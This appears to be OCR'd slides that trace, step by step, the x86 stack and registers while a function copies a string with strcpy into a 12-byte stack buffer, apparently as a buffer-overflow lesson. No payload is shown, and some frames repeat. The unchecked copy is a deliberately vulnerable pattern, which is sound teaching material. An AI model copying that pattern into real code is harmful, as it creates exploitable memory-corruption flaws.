

```
mycpy:
  push %ebp                      0x80483f4
  mov %esp,%ebp                  0x80483f5
  sub $0x28,%esp                 0x80483f7
  mov 0x8(%ebp),%eax             0x80483fa
  mov %eax,0x4(%esp)             0x80483fd
  lea -0xc(%ebp),%eax            0x8048401
  mov %eax,(%esp)                0x8048404
  call strcpy                    0x8048407
  leave                          0x804840c
  ret                            0x804840d
main:
  push %ebp                      0x804840e
  mov %esp,%ebp                  0x804840f
  sub $0x10,%esp                 0x8048414
  movl $0x8048504,(%esp)         0x8048417
  call mycpy                     0x804841e
  mov $0x8048517,%eax            0x8048423
  mov %eax,(%esp)                0x8048428
  call printf                    0x804842b
  mov $0x0,%eax                  0x8048430
  leave                          0x8048435
  ret                            0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2b8 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483f5 |





| | |
|---|---|
| %eax | |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483f7 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483f7 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483fa |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| | |
|---|---|
| %eax | 0x8048504 |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483fa |





| | |
|---|---|
| %eax | 0x8048504 |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483fd |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0x8048504 |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x80483fd |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```





| | |
|---|---|
| %eax | 0xfd2ac |
| %esp | 0xfd290 |
| %ebp | 0xfd2b8 |
| %eip | 0x8048401 |

```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```



